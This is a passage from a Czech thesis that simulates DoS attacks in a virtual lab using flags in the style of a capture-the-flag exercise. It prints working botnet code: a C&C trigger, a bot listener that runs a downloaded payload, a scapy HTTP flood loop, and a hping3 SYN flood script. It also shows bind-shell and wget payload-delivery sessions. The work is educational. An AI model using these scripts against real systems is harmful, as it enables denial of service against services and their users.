            print("Received STARTATTACK command! Executing botb.py...")
            subprocess.run(["python3", "/home/debian/botb.py"])
            #exec(open('/home/debian/botb.py').read())
        else:
            print("Received unknown command:", payload)

if __name__ == "__main__":
    print(f"Listening for commands on port {listen_port}...")
    sniff(filter=f"tcp port {listen_port}", prn=handle_packet, store=0)
```

Obrázek 15 Sniffer script na spuštění žádosti

3.3.3 Ověření funkčnosti

Ověření, zda útoky navyšují odezvu můžeme zjistit buď přes ping na adresu serveru na či můžeme použít další kód na ověření, která nám rovnou na stránku může i přidat náš řetězec za splnění dostatečné podmínky/úrovně odezvy.

Stačí nám tedy script, který bude odposlouchávat na portu, a pokud dostane zprávu, že odezva je vyšší než nastavená hodnota, tak přidá na konec index.html tajný řetěz (flag)(viz Příloha 11).

K němu na nevinném zařízení v topologii (pro ušetření místa můžeme klidně použít stroj útočníka) tedy poběží další script na kalkulaci a znázornění odezvy a následné poslání zprávy, že překročila hranici (viz Příloha 18).

```

import socket
import time

# Server configuration
host = "0.0.0.0" # Listen on all available interfaces
tcp_port = 10000 # Port to listen on
index_file = "/var/www/html/index.html"

# Flags to append
http_string_to_append = "flag{http_flood_74a6sd3}"
tcp_string_to_append = "flag{tcp_flood_#564as30}"

# Create a TCP socket
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as server_socket:
    server_socket.bind((host, tcp_port))
    server_socket.listen(5)
    print(f"Listening for alerts on port {tcp_port}...")

    while True:
        conn, addr = server_socket.accept()
        with conn:
            print(f"Connection established from {addr}")
            message = conn.recv(1024).decode()

            # Check for HTTP delay alert
            if message == "HTTP Delay Exceeded":
                print("Received alert: HTTP Delay is over the threshold!")
                try:
                    with open(index_file, "a") as file:
                        file.write(http_string_to_append + "\n")
                    print("Appended HTTP flag to index.html")
                except FileNotFoundError:
                    print("Error: index.html not found.")
                except PermissionError:
                    print("Error: Insufficient permissions to modify index.html.")

            # Check for TCP delay alert
            if message == "TCP Delay Exceeded":
                print("Received alert: TCP Delay is over the threshold!")
                try:
                    with open(index_file, "a") as file:
                        file.write(tcp_string_to_append + "\n")
                    print("Appended TCP flag to index.html")
                except FileNotFoundError:
                    print("Error: index.html not found.")
                except PermissionError:
                    print("Error: Insufficient permissions to modify index.html.")

            # Check if both flags are in the file
            try:
                with open(index_file, "r") as file:
                    content = file.read()

                if http_string_to_append in content or tcp_string_to_append in content:
                    print("Flag detected in index.html.")
                    time.sleep(40) # Wait for 40 seconds

                    # Remove the last X characters where X is the length of the flags
                    with open(index_file, "rb+") as file:
                        file.seek(0, 2) # Go to the end of the file
                        file_size = file.tell()

                        # Number of characters to remove
                        chars_to_remove = len(http_string_to_append) + 1 # +1 for newlines
                        new_size = max(0, file_size - chars_to_remove)


                        file.truncate(new_size)
                    print(f"Removed last {chars_to_remove} characters (flags) from index.html")
            except FileNotFoundError:
                print("Error: index.html not found during flag check.")

```

Obrázek 16 Listen script na Apache serveru pro řetězec

3.4 Scénář – HTTP flood


Scénář tedy začíná u útočníka (už tedy máme nakažené stroje, které se po spuštění zaznamenali do CnC serveru, například boti 1-4 s IP adresami 192.1.1.11-14), který se připojí k CnC serveru skrze bind shell. Zároveň si spustí http server u sebe, aby na CnC server mohl nahrát svůj libovolný script.



```
(kali@kali)-[~]  
$ nc 10.2.1.10 9444  
bash: cannot set terminal process group (1890): Inappropriate  
e  
bash: no job control in this shell  
root@debiancnc:/#  
  
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ sudo python3 -m http.server 8080  
[sudo] password for kali:  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...  
█
```

Obrázek 17 Bind shell + http server na Kali

Pak na CnC serveru si stáhneme náš payload pomocí nástroje wget.



```
root@debiancnc:/home/debian# wget http://10.1.1.10:8080/payload_http_test.py  
wget http://10.1.1.10:8080/payload_http_test.py  
--2025-03-05 14:34:25-- http://10.1.1.10:8080/payload_http_test.py  
Connecting to 10.1.1.10:8080 ... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 642 [text/x-python]  
Saving to: 'payload_http_test.py'  
  
0K 100% 1.32M=0s  
2025-03-05 14:34:25 (1.32 MB/s) - 'payload_http_test.py' saved [642/642]
```

Obrázek 18 Wget http payload souboru

Ten přejmenujeme na soubor, který se bude šířit, což pro nás je teď payloadcheck.py a spustíme náš script, který upozorní všechny zaznamenané boty.

```

root@debiancnc:/home/debian# cp payload_http_test.py payloadcheck.py
cp payload_http_test.py payloadcheck.py
root@debiancnc:/home/debian# sudo python3 cnc_ping.py
sudo python3 cnc_ping.py
....Sending 'STARTATTACK' to all bots...

Sent 1 packets.
Sent command 'STARTATTACK' to 192.1.1.11

Sent 1 packets.
Sent command 'STARTATTACK' to 192.1.1.13

Sent 1 packets.
Sent command 'STARTATTACK' to 192.1.1.12

Sent 1 packets.
Sent command 'STARTATTACK' to 192.1.1.14
root@debiancnc:/home/debian# █

```

Obrázek 19 cnc_ping-py

Tím se na všech uvedených zařízeních aktivuje podmínka na jejich listen scriptu. Ten spustí další script, který si zažádá o payload ze CnC serveru. (Všechny další přílohy na CnC serveru a botnetu jsou spouštěny manuálně, za účelem ukázat chod útoku, jinak se spouštějí automaticky pomocí .service)

```

debian@debianbot:~$ sudo python3 bot_listen.py
[sudo] password for debian:
Listening for commands on port 9445...
Received STARTATTACK command! Executing botb.py...

```

Obrázek 20 Přijetí zahájení útoku

Žádost se tedy dostane na CnC server, kde tedy se zaznamená IP adresa a ověří se paket. Pak se pošle HTTP zprávou payload zpět kontaktovanému zařízení. Na Příloze 16 je vidět, že CnC byl kontaktován botem s adresou 192.1.1.12 a jak odpovídá zpět.

```

debian@debiancnc:~$ sudo python3 serverc.py
[sudo] password for debian:
Listening for HTTP GET requests on port 9443...
.
Sent 1 packets.
IP / TCP 10.2.1.10:9443 > 192.1.1.12:12345 PA / Raw
Sent response to 192.1.1.12

```

Obrázek 21 Spuštění CnC scriptu

Jakmile bot obdrží paket, tak si jeho obsah uloží a uložený soubor spustí. V tomto scénáři použijeme tedy HTTP flood script (viz Příloha 17).

```

from scapy.all import *
import time

# Function to send HTTP GET requests
def http_flood():
    target_ip = "176.16.1.10"
    target_port = 80
    # Create an HTTP GET request
    http_payload = f"""GET /index.html HTTP/1.1\r\n
                    Host: {target_ip}\r\nUser-Agent: Mozilla/5.0\r\n
                    Connection: keep-alive\r\n\r\n"""

    # Construct the TCP/IP packet
    ip_layer = IP(dst=target_ip)
    tcp_layer = TCP(sport=12345, dport=target_port, flags="PA")
    raw_layer = Raw(load=http_payload)

    # Send the packet
    send(ip_layer / tcp_layer / raw_layer, loop=1, verbose=1)
    print(f"Sent HTTP request to {target_ip}")

if __name__ == "__main__":
    time.sleep(25)
    http_flood()

```

Obrázek 22 Script na HTTP flood útok

Znova využijeme balíček scapy, nadefinujeme si na jakou IP adresu budeme útočit, na jaký port, zkonstruujeme obsah paketu, který by měl vypadat obecně a pošleme sestavený paket přes funkci send(). Loop = 1 nám zajistí, že budeme posílat pakety, než se přístroj vypne, či se proces ukončí.

Na volitelném počítači (nejlépe Kali, kde se dá zobrazit stránka v prohlížeči) můžeme spustit script na měření odezvy (viz Příloha 18). Ten nám po změření vypíše výslednou hodnotu, dále se koukne, jestli je odezva větší než nastavená hranice. Pokud ano, tak na Apache server pošle, že ji útok úspěšně překonal.

```

import requests
import time
import socket

# Server configuration
server_ip = "176.16.1.10"
url = f"http://{server_ip}/index.html"
delay_threshold = 1 # Threshold in seconds
tcp_port = 10000 # Port to send alert messages

# Function to measure response time
def check_delay():
    try:
        start_time = time.time()
        response = requests.get(url)
        end_time = time.time()

        if response.status_code == 200:
            delay = end_time - start_time
            print(f"Response time: {delay:.2f} seconds")
            return delay
        else:
            print(f"Error: Received status code {response.status_code}")
            return None
    except requests.RequestException as e:
        print(f"Error: {e}")
        return None

# Function to send alert to the server if delay is above threshold
def send_alert():
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.connect((server_ip, tcp_port))
            s.sendall(b"HTTP Delay Exceeded")
            print("Alert sent to server!")
    except socket.error as e:
        print(f"Socket error: {e}")


# Main execution loop
if __name__ == "__main__":
    while True:
        delay = check_delay()
        if delay and delay > delay_threshold:
            print(f"Delay exceeded threshold of {delay_threshold} seconds!")
            send_alert()
            break # Stop checking if alert is sent
        else:
            print("Delay is within acceptable range. Retrying in 1 second...\n")
            time.sleep(1) # Wait for 1 second before retrying

```

Obrázek 23 Script na měření odezvy

(Z mé zkušenosti stačí ~4 počítače v botnetu aby se odezva začala pohybovat namísto ~0.01 okolo 0.1–0.7 sekund. Více počítačů zapříčiní, že útok vyplývá výpočetní výkon (testováno na stroji s 32 GB RAM a 3.6 GHz i9 CPU), méně a server se z útoku dokáže docela dobře zotavit. Na usnadnění se může zpomalit server ve VirtualBoxu, kde se může přiřadit i kolik procent z CPU virtuální stroj může použít. Ale velkou změnu to v mém případě moc neudělalo.)

Následně po zaslání zprávy, kterou zpracuje script z Přílohy 11, se přidá na konec stránky příslušný řetězec.



Obrázek 24 Splnění úlohy – HTTP řetězec

3.5 Scénář – TCP SYN flood

Druhý scénář používá stejnou topologii, ale jiný nástroj pro útok – hping3. Veliká změna to však v postupu nebude. Začátek tedy je stejný, akorát si stáhneme jiný script z Kali na CnC server. (postupujeme tedy stejně se založením lokálního serveru a spustíme CnC „ping“ script)

```
root@debiancnc:/# wget http://10.1.1.10:8080/payload_tcp_test.py
wget http://10.1.1.10:8080/payload_tcp_test.py
--2025-03-06 17:19:52-- http://10.1.1.10:8080/payload_tcp_test.py
Connecting to 10.1.1.10:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 391 [text/x-python]
Saving to: 'payload_tcp_test.py'

0K 100% 381K=0.00
1s

2025-03-06 17:19:52 (381 KB/s) - 'payload_tcp_test.py' saved [391/391]

root@debiancnc:/#
```

Obrázek 25 Wget tcp syn payload souboru

```
import subprocess
import time

# Define target details
target_ip = "176.16.1.21"
target_port = 53

# Construct the hping3 command
hping_command = ["hping3", "-S", "--flood", "-p", str(target_port), target_ip]

try:
    time.sleep(25)
    print(f'Starting SYN flood attack on {target_ip}:{target_port}')
    subprocess.run(hping_command, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
except Exception as e:
    print(f'Error: {e}')
```

Obrázek 26 Script na TCP SYN flood


Obsah scriptu je podobný, ale vlastně jen určujeme, jak bude vypadat hping3 příkaz. Nedeklarujeme si cílovou IP adresu a port a nastavíme možnosti u příkazu „-S“, jelikož chceme posílat SYN tcp flag a možnost „--flood“ pro nejrychlejší zasílání paketů. Po spuštění, útok zapříčiní, že DNS server portu 53 bude přetížen a neměl by být schopen tak

vykonávat jeho službu. Tím pádem normální uživatelé, kteří na tuto stránku jdou poprvé (nevědí IP adresu stránky www.victim.com), nebudou schopni se na stránku dostat.

Spustíme podobný script na ověření odezvy a po nějaké době by měla hodnota překročit požadovanou hodnotu. Tím se přidá na stránku náš řetězec pro splnění úlohy.

```
Response time: 2.0548 seconds  
Alert sent to server!  
Delay exceeded threshold of 2 seconds!  
TCP SYN Delay: 2.0548 seconds
```

Obrázek 27 Výstup scriptu na ověření odezvy



Obrázek 28 Splnění úlohy – TCP řetězec

4 Závěr

V závěru této práce jsou shrnuty klíčové poznatky získané z teoretické analýzy i praktické simulace útoků typu Denial of Service (DoS). Teoretická část poskytla ucelený přehled o různých metodách provádění útoků, včetně distribuovaných, volumetrických, protokolových a aplikačních útoků. Byly zde zdůrazněny mechanismy, které vedou k vyčerpání zdrojů cílového systému a následnému omezení nebo úplné nedostupnosti online služeb. Následný rozbor těchto útoků poukázal na jejich potenciál způsobit značné finanční a reputační škody, což podtrhuje důležitost dalšího výzkumu a vývoje obranných technologií.

Praktická část práce se zaměřila výhradně na stránku útoků a jejich simulaci ve virtualizovaném prostředí. Konkrétně byly implementovány a testovány útoky typu HTTP flood a TCP SYN flood, jejichž cílem bylo demonstrovat, jak snadno lze přetížit cílový systém. Výsledky simulace prokázaly, že i relativně jednoduché útoky mohou způsobit výrazné zhoršení odezvy a destabilizaci cílové služby. Toto zjištění poukazuje na reálnou hrozbu, jež DoS útoky představují, a potvrzuje, že schopnost útoku narušit běžný provoz není zanedbatelná, zejména pokud by byl útok prováděn ve větším měřítku.

Dále získané poznatky o technických aspektech provádění útoků mohou sloužit jako základ pro budoucí vývoj bezpečnostních strategií. Znalost mechanismů útoků totiž umožňuje lépe navrhnout a implementovat ochranné systémy, které by dokázaly minimalizovat jejich dopad. Práce tedy nejen rozšiřuje teoretické poznatky v oblasti kybernetické bezpečnosti, ale také podněcuje další výzkum zaměřený na efektivní ochranu před DoS útoky. Celkově lze říci, že dosažené výsledky přispívají k lepšímu pochopení dynamiky útoků na online služby a upozorňují na nutnost nepřetržitého zvyšování bezpečnostních standardů v informačních systémech.

5 Seznam použitých zdrojů

Merkebauly, Medet. Overview of Distributed Denial of Service (DDoS) attack types and mitigation methods. InterConf. 10.51582/interconf.19-20.03.2024.048. 2024 [cit. 2024-12-14]. Dostupné také z: https://www.researchgate.net/publication/379284307_Overview_of_Distributed_Denial_of_Service_DDoS_attack_types_and_mitigation_methods

Zargar, ST & Joshi, J & Tipper, D, A survey of defense mechanisms against distributed denial of service (DDOS) flooding attacks. IEEE Communications Surveys and Tutorials, 15 (4). 2046 – 2069. 2013 [cit. 2024-12-31]. Dostupné také z: <https://d-scholarship.pitt.edu/19225/1/FinalVersion.pdf>

Obaid, Hadeel. Denial of Service Attacks: Tools and Categories. International Journal of Engineering Research and. V9. 10.17577/IJERTV9IS030289. (2020). Dostupné také z: https://www.researchgate.net/publication/341875337_Denial_of_Service_Attacks_Tools_and_Categories

Dandotiya, Abhinandan & Sharma, Palash & gole, Bharti & Dubey, Shruti & Dandotiya, Nidhi. An Empirical Analysis of DDoS Attack Detection and Mitigation Techniques: A Comparative Review of Tools and Methods. International Journal of Scientific Research in Computer Science, Engineering and Information Technology. 10. 1099-1108. 10.32628/CSEIT2410462. (2024). ISSN: 2456-3307 Dostupné také z: https://www.researchgate.net/publication/386447490_An_Empirical_Analysis_of_DDoS_Attack_Detection_and_Mitigation_Techniques_A_Comparative_Review_of_Tools_and_Methods

What is the low orbit ion cannon (LOIC)? Cloudflare. [online] 2024 [cit. 2024-12-27]. Dostupné také z: <https://www.cloudflare.com/en-gb/learning/ddos/ddos-attack-tools/low-orbit-ion-cannon-loic/>

Hping3 Kali. [online] 2024 [cit. 2024-12-27]. Dostupné také z: <https://www.kali.org/tools/hping3/>

Mukhadin Beschokov, What is HULK - HTTP Unbearable Load King?, wallarm [online] 2024 [cit. 2024-12-28]. Dostupné z: <https://www.wallarm.com/what/what-is-hulk-http-unbearable-load-king>

Netacad, CCNA: Enterprise Networking, Security, and Automation. [online] [Paywall] 2024 [cit. 2024-12-31]. Dostupné také z: <https://www.netacad.com/trainings/ccna-enterprise-networking-security-automation?courseLang=en-US>

Scarfone, K., & Mell, P. Guide to Intrusion Detection and Prevention Systems (IDPS). NIST Special Publication 800-94. National Institute of Standards and Technology. [online] (2007) [cit. 2024-12-31]. Dostupné také z: https://tsapps.nist.gov/publication/get_pdf.cfm?pub_id=50951

F5, What Is a Load Balancer?. [online] 2023 [cit. 2024-12-31]. Dostupné také z: <https://www.f5.com/glossary/load-balancer>

Mirkovic, J., & Reiher, P. A Taxonomy of DDoS Attack and DDoS Defense Mechanisms. [online] (2004) [cit. 2024-12-31]. Dostupné také z: <https://www.princeton.edu/~rblee/ELE572Papers/Fall04Readings/DDoS/mirkovic.pdf>

Seznam obrázků

Seznamy obrázků uvedených ve vlastní práci. Autor práce zde pracuje s titulky a s automaticky generovaným seznamem otitulkovaných objektů. Pokud tyto seznamy v práci nebudou, tyto kapitoly smažte.